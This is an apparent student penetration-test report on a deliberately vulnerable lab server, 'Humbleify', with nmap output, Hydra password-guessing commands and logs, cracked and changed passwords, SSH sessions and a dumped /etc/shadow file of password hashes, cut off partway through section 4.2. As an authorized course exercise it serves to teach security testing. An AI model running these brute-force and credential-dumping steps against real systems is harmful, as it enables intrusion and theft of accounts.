HUMBLEIFY PENETRATION TEST AND REPORT

Aaroush Bhanot

DECEMBER 10, 2023

MIS 4596: MANAGING CYBERSECURITY
The Fox School of Business at Temple University

Table of Contents

Executive Summary

The cybersecurity penetration test identified vulnerabilities on Humbleify's public-facing servers that could have severe implications for the organization's operations, assets, and individuals. This examination of the Humbleify's server, 192.168.56.200, is crucial to support and accelerate the ongoing negotiations to integrate networks with another firm.

A security breach of Humbleify's currently vulnerabilities will jeopardize the integrity, confidentiality, and availability of the organization's systems. Our organization identified weaknesses in passwords, files, directories, and applications through the comprehensive cybersecurity assessment. The results highlight the adverse consequences on the company, including the exposure of Personally Identifiable Information (PII) to the public and a significant negative effect on the organization's services.

Our organization has received a special authorization to conduct the cybersecurity assessment on Humbleify's servers, as detailed in section 1. The information about the Humbleify server is provided in section 2 of this report. The team was successful in recovering weak passwords for two employees, posing a substantial threat to the confidentiality, integrity, and accessibility of sensitive company data. The login credentials for the two employees enabled our team to navigate through different employee directories and modify critical information on the Humbleify server. In addition to having access to the server, the team was able to change passwords of the employees, locking them out of the system. We were able to successfully gain root access (highest level of privileges) of the server through the exploitation of two vulnerable services: FTP and IRC. The permissions of the root user enabled the team to access and modify highly sensitive information, which enabled the establishment of an alternative remote host. Additionally, we were able to access documentation to create a user on the server, which exposes the Humbleify server to external connections with malicious intent. Most importantly, the team was able to change the password for the root user gaining complete control over the Humbleify server. This highlights a severe security threat to the company's assets, operations, and individuals in the case of a security breach. The team was able to successfully compromise Humbleify's MySQL Database to reveal sensitive Personally Identifiable Information (PII) of employees and customers. Section 3 of the report provide an overview of the specific high-level vulnerable areas identified and exploited in this cybersecurity assessment. In addition, section 4 delves into detailed information and a step-by-step guide about process of exploiting each vulnerability listed in section 3. Our organization strongly advises Humbleify to address the identified vulnerabilities and improve the company's cybersecurity measures. Section 5 provides comprehensive strategies towards the remediation and mitigation of identified vulnerabilities in this cybersecurity assessment. Proactive protocols are crucial in mitigating potential risks and protecting the company's assets, operations, and individuals. A comprehensive glossary has been included in section 6 to provide an accessible reference point for key cybersecurity terms. Section 7 includes a list of cited references, serving as a valuable resource for in-depth insights to methodology and frameworks applied throughout this cybersecurity assessment.

Section 1: Project Scope Description

1.1 Scope

Humbleify is a platform to connect people, who enjoy humbling events and experiences. In order for the company to connect their network systems with another company, Humbleify has to undergo a Cybersecurity Penetration Test. Our organization is responsible to perform the cybersecurity assessment on Humbleify's public-facing servers to identify vulnerabilities. The result of this cybersecurity assessment will aid the company to accelerate negotiations and protect the platform from future cyber-attacks.

1.2 Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify.

"The agreed-upon objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation."

Cited: Eargle, D., & Vance, A. (2023). Penetration test assignment. *Security-Assignments.com*.

https://security-assignments.com/projects/pen-test.html

1.3 Authorization

We are operating under the following authorization:

"You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset."

"You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:

- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope."

Cited: Eargle, D., & Vance, A. (2023). Penetration test assignment. *Security-Assignments.com*.


https://security-assignments.com/projects/pen-test.html

Section 2: Target of Assessment

This section provides information about the Humbleify server used in this cybersecurity assessment. It includes the Operating systems (Section 2.1), User Accounts (Section 2.2), Services Running (2.3), Ports and Services Running (2.4), Databases and Stored Information (2.5).

2.1 Operating System

Humbleify uses the Ubuntu 14.04 (Linux 4.4.0-31-generic) operating system. The team was able to view applications, websites, and services on Humbleify's server by using the command "nmap -sV 192.168.56.200" in Kali.



```
┌──(aaroushhacks㉿kali)-[~]
└─$ nmap -sV 192.168.56.200
Starting Nmap 7.91 ( https://nmap.org ) at 2023-11-12 22:15 EST
Nmap scan report for 192.168.56.200
Host is up (0.0029s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.5
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MySQL (unauthorized)
6667/tcp open  irc     UnrealIRCd
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.50 seconds
```

2.2 User Accounts

The team was able to acquire usernames for all Humbleify employees over HTTP by searching for 192.168.56.200. This helped gain access to the company website with a team members section with all usernames.

Table 1: User Accounts

Employee Name	Employee Username
Tyler Henry	tyler

Brent Curtis	bcurtis
Bill Schneider	bschneider
Meg Campbell	cincinnatus
James Cochran	jamescochran
Marla Hayes	marla
Mary Zimmerman	mzimm

2.3 Services Running

The services running on Humbleify’s server are described in the below table:

Table 2: Services Running

Service Name	Version	Description
FTP (File Transfer Protocol)	ProFTPD 1.3.5	A network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol (TCP/IP) connections.
SSH (Secure Shell)	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)	A network communication protocol that enables two computers to communicate. This service is used to login and execute commands.
HTTP (Hypertext Transfer Protocol)	Apache httpd 2.4.7 ((Ubuntu))	An application layer protocol designed to transfer information between networked devices and runs on top of other layers of the network protocol stack.
RPCBIND (Remote Procedure Call Bind)	2-4 (RPC #100000)	A server that converts RPC program numbers into universal addresses.
MYSQL	MySQL (unauthorized)	MySQL is an open-source relational database management system.
IRC (Internet Relay Chat)	UnrealIRCd	A text-based communication protocol that enables real-time conversation and group chat over the Internet.

2.4 Ports with Services Running

The services running on Humbleify’s server have the following ports:

Table 3: Ports and Services Running

Service Name	Version	Port
FTP (File Transfer Protocol)	ProFTPD 1.3.5	21
SSH (Secure Shell)	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)	22
HTTP (Hypertext Transfer Protocol)	Apache httpd 2.4.7 ((Ubuntu))	80

RPCBIND (Remote Procedure Call Bind)	2-4 (RPC #100000)	111
MYSQL	MySQL (unauthorized)	3306
IRC (Internet Relay Chat)	UnrealIRCd	6667

2.5 Databases and Stored Information

The MySQL Databases and stored information on the employees and customers table have been described in the following table:

Table 4: Sensitive Information Obtained from Tyler's Notes	
Name	**Description of finding**
mysql-notes.txt	A text file with a detailed command to connect to Humbleify's MySQL database. Additionally, the file contains hashes, salts, and password hints for the MySQL application.
Employees table	A database containing personal identifiable information (PII) on all Humbleify employees, including names, usernames, login credentials, and salaries.
Customers table	A database containing personal identifiable information (PII) on all Humbleify customers, including full names, email addresses, credit cards, and passwords.

Section 3: Relevant Findings

This section provides an overview of the specific vulnerabilities found and exploited through our organization's cybersecurity assessment. The vulnerabilities are listed from most to least severe vulnerabilities. To view detailed step-by-step information on a specific vulnerability, view Section 4: Supporting Details.

Vulnerable Services and Descriptions		
Service	**Version**	**Description**
FTP	ProFTPD 1.3.5	Can use exe payload to gain access to system
IRC	UnrealIRCd	The server is running an application called Unreal, this has a vulnerable 'backdoor', because of this, we were able to initiate a payload, which can be initiated allowing an attacker to gain root access to system
SSH	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)	Used to login and execute commands

MySQL	MySQL (unauthorized)	Vulnerable and accessible

Cross-Reference Key

- *Key to the cross-references: Section.StepNumber*
- *Example: Section 4.1 Step 4 will be cross-referenced as 4.1.4*

3.1 Weak Passwords

The team was able to get access to multiple Humbleify employee login credentials through Hydra, which is a brute force password cracking tool. The result of a Hydra attack revealed passwords for James Cochran and Marlah (Shown in Table 5: Hydra Attack Passwords). We were able to view all files and directories of the company that can be viewed by the two employees. Furthermore, we navigated to different user profiles and their files using the credentials obtained. To view detailed information about the Hydra Attack, see section 4.1: Password Cracking using Hydra. The passwords for both employees were very simple, and easily cracked by the Hydra tool.

Table 5: Hydra Attack Passwords

Username	Password	Cross-references
jamescochran	jamescochran	4.1.5
marlah	halram	4.1.4

3.2 Gaining Remote Access through SSH

The team was able to get access to directories through SSH using James Cochran and Marlah's credentials. Through Marlah's credentials, we navigated to her mail directory to find an email thread with Tyler called "Shadow-dump.txt". It revealed sensitive information about the hashes used in the company's login passwords (See Table: Password Hashes Obtained Through Marlah's Notes). To view detailed information about the Hydra Attack, see section 4.2: Gaining Remote Access through SSH. The password hashes can be decrypted to gain complete access to the system, which poses a major security threat.




Table 6: Password Hashes Obtained Through Marlah's Notes
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:19564:0:99999:7:::
vboxadd:!:17767::::::
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:19564:0:99999:7:::
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:$6$snU2Ge9Y$3x0kiD1031gRY8rlxPECXm.yiJeOsqvtkIrD7Lax92Yt1pzcA34fajeOaSdmqXkweJcOOiWshDEfbf1rMUT4A0:19674:0:99999:7:::
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::

3.3 Compromising Humbleify's MySQL Database

The team was able to get access to the MySQL application to reveal sensitive information about employees and customers of the company. Using James Cochran's login credentials, we were able to navigate to Tyler Henry's notes. Our team discovered a file named *mysql-notes.txt* with a treasure of sensitive information to access Humbleify's MySQL Database. It contained a specific command to connect to the MySQL database along with hashes, salts, and password hints (See Table 7: Sensitive Information Obtained from Tyler's Notes). To view detailed information about the compromised MySQL Database, see section 4.3: Compromising Humbleify's MySQL Database.

Table 7: Sensitive Information Obtained from Tyler's Notes		
Name	**Description of finding**	**Cross-references**
mysql-notes.txt	A text file with a detailed command to connect to Humbleify's MySQL database. Additionally, the file contains hashes, salts, and password hints for the MySQL application.	4.2.4
Employees table	A database containing personal identifiable information (PII) on all Humbleify employees, including names, usernames, login credentials, and salaries.	4.2.8
Customers table	A database containing personal identifiable information (PII) on all	4.2.9

	Humbleify customers, including full names, email addresses, credit cards, and passwords.	

3.4 Attack on the FTP Exploit

The team was able to attack the “FTP Proftpd 1.3.5” exploit to gain access to directories on the Humbleify system. This exploit aided in establishing another point of entry to the system to view directories and files of all Humbleify employees. To view detailed information about the attack on the “FTP Proftpd 1.3.5” exploit , see section 4.4: Attack on the FTP Exploit.

3.5 Root Access Escalation through IRC Exploit

The team was able to attack the “UnrealIRCd” exploit to gain access to directories on the Humbleify system. The successful execution of the exploit gave “root” access to the system, and we were able to view all files and directories on the system. Root access made it very easy to access sensitive information on the server embedded in various files. To view detailed information about the attack on the “UnrealIRCd” exploit , see section 4.5: Attack on UnrealIRCd Exploit to Gain Root Access.

3.6 Modification of the Host File

The team was able to gain “root” access to the Humbleify system by attacking the UnrealIRCd exploit (See section 3.5 Attack on UnrealIRCd Exploit to Gain Root Access). Following this, we were able to access the hosts file on the Humbleify server, which contains information about the host name and IP address. The team was able to edit the file and add Kali as a host to the Humbleify server to gain specialized access to various applications on the server. To view detailed information about the addition of Kali as an alternative host, see section 4.6 Edit Hosts File to add Kali as a Host.

3.7 Unauthorized Creation of a User

The team was able to gain “root” access to the Humbleify system by attacking the UnrealIRCd exploit (See section 3.5 Attack on UnrealIRCd Exploit to Gain Root Access). Following this, we were able navigate to the “adduser.conf” file, which gives detailed step-by step information to add a new user onto the Humbleify system and grant permissions to read/write files. This poses a severe threat to the company as a new user can be created and given permission to perform malicious activities. To view detailed information about the access to sensitive information about adding a user, see section 4.7 Access to Add a User.

3.8 Modification of Root and Employee Passwords

The team was able to gain access to the Humbleify system using James Cochran and Marlah’s login credentials obtained through the Hydra stack (Section 3.1 Password Cracking using Hydra). We used SSH to login to both employee profiles and had access to change their login passwords to successfully lock them out of the system. The team was able to gain “root” access to the Humbleify system by attacking the UnrealIRCd exploit (See section 3.5 Attack on UnrealIRCd Exploit to Gain Root Access). Most importantly, we were able to change the “root” password of the system to gain control over the entire operations of the server. The credentials to

James Cochran, Marlah, and Root have been changed (See Table 8: Changed Passwords of Employees and Root). To view detailed information about the access to change root and employee passwords, see section 4.8 Changing Root and Employee Passwords.

Table 8: Changed Passwords of Employees and Root		
Username	**New Password**	**Cross-references**
jamescochran	jamesloveschicfila	4.8.1
marlah	marlahloveschicfila	4.8.2
root	rootischanged	4.8.3


Section 4: Supporting Details

This section provides additional details about the relevant findings listed in section 3. It provides detailed steps taken to gain access and exploit stated services.

4.1 Weak Passwords

Our organization was able to find login credentials of Humbleify employees by using Hydra attack to crack passwords. The exploit was conducted through the following steps:

1. Visit the following website: 192.168.56.200/#team. The usernames for each employee were listed under their names along with their emails and job titles.



Meet the Humbleify team

Tyler Henry
Director of Software Development
tyler@humbleify.com

Brent Curtis
Billing and Revenue
bcurtis@humbleify.com

Bill Schneider
Marketing Director
bschneider@humbleify.com

Meg Campbell
Customer Success
cincinnatus@humbleify.com


James Cochran
Customer Success Director
jamescochran@humbleify.com

Marla Hayes
Chief Happiness Officer
marlah@humbleify.com

Mary Zimmerman
Art Director
mzimm@humbleify.com


2. Create a text document saved on the Desktop with a list of all usernames obtained. Name the file “usernames.txt”.
3. Run the Kali terminal and type in “msfconsole”.
4. When prompted with “msf6>”, type in the Hydra attack command
    a. Command: “hydra -V -L usernames.txt -e r 192.168.56.200 ssh -t 4”
    b. We obtained Marlah’s password using this attack:

i. Login Username: marlah
ii. Login Password: halram



```
msf6 > hydra -V -L usernames.txt -e r 192.168.56.200 ssh -t 4
[*] exec: hydra -V -L usernames.txt -e r 192.168.56.200 ssh -t 4

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 13:28:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:8/p:1), ~2 tries per task
[DATA] attacking ssh://192.168.56.200:22/
[ATTEMPT] target 192.168.56.200 - login "tyler" - pass "relyt" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "sitrucb" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bschneider" - pass "redienhcsb" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 192.168.56.200 - login "cincinnatus" - pass "sutannicnic" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 192.168.56.200 - login "jcochran" - pass "narhcocj" - 5 of 8 [child 2] (0/0)
[ATTEMPT] target 192.168.56.200 - login "jamescochran" - pass "narhcocsemaj" - 6 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.200 - login "marlah" - pass "halram" - 7 of 8 [child 1] (0/0)
[ATTEMPT] target 192.168.56.200 - login "mzimm" - pass "mmizm" - 8 of 8 [child 3] (0/0)
[22][ssh] host: 192.168.56.200   login: marlah   password: halram
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 13:28:17
```

5. Similarly, the Hydra command can be modified to find James Cochran's password. When prompted with "msf6>"
   a. Type the command: "hydra -V -L usernames.txt -e s 192.168.56.200 ssh -t 4"
   b. We obtained James Cochran's password using this attack:
      i. Login Username: jamescochran
      ii. Login Password: jamescochran




```
msf6 > hydra -V -L usernames.txt -e s 192.168.56.200 ssh -t 4
[*] exec: hydra -V -L usernames.txt -e s 192.168.56.200 ssh -t 4

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 13:23:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:8/p:1), ~2 tries per task
[DATA] attacking ssh://192.168.56.200:22/
[ATTEMPT] target 192.168.56.200 - login "tyler" - pass "tyler" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "bcurtis" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bschneider" - pass "bschneider" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 192.168.56.200 - login "cincinnatus" - pass "cincinnatus" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 192.168.56.200 - login "jcochran" - pass "jcochran" - 5 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.200 - login "jamescochran" - pass "jamescochran" - 6 of 8 [child 2] (0/0)
[ATTEMPT] target 192.168.56.200 - login "marlah" - pass "marlah" - 7 of 8 [child 1] (0/0)
[ATTEMPT] target 192.168.56.200 - login "mzimm" - pass "mzimm" - 8 of 8 [child 3] (0/0)
[22][ssh] host: 192.168.56.200   login: jamescochran   password: jamescochran
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 13:23:41
```

4.2 Gaining Remote Access through SSH

Our organization was able to gain remote access to files and directories on Humbleify's server using James Cochran and Marlah's credentials. The exploit was conducted through the following steps:


1. Type "msfconsole" on the Kali terminal to get the prompt "msf6>".
2. Type "ssh marlah@192.168.56.200".
3. Password: Halram
   a. We have now gained access to directories and files that can be viewed by Marlah.



```
msf6 > ssh marlah@192.168.56.200
[*] exec: ssh marlah@192.168.56.200

marlah@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 12 18:29:20 UTC 2023

  System load:  0.0               Processes:           125
  Usage of /:   3.0% of 61.65GB   Users logged in:     0
  Memory usage: 21%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 03:24:38 2023 from 192.168.56.101
marlah@vagrant:~$ id
uid=1116(marlah) gid=1116(marlah) groups=1116(marlah)
```


   b. Navigate through Marlah's files to open her "mail" directory

c. Type “cat shadow-dump” and enter. This opens a file that is addressed to Marlah from Tyler with a list of password hashes.



```
marlah@vagrant:~/mail$ cat shadow-dump.txt
Subject: Shadow Dump
To: <mhayes@humbleify.internal>
From: tyler@humbleify.internal

Hi Marla,

It's me, Tyler. I'm just leaving you this note to tell you that I have given your
account the ability to run a script that I wrote called `cat-shadow`. This will dump out
/etc/shadow, in case you need to show anyone for compliance purposes that we use
hashes on our login passwords. I'm new so I'm not sure if anyone would ever ask for that.

Remember that to run the command, you will need to feed it to `sudo`, like this:

    sudo cat-shadow

- Tylermarlah@vagrant:~/mail$ sudo cat-shadow
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
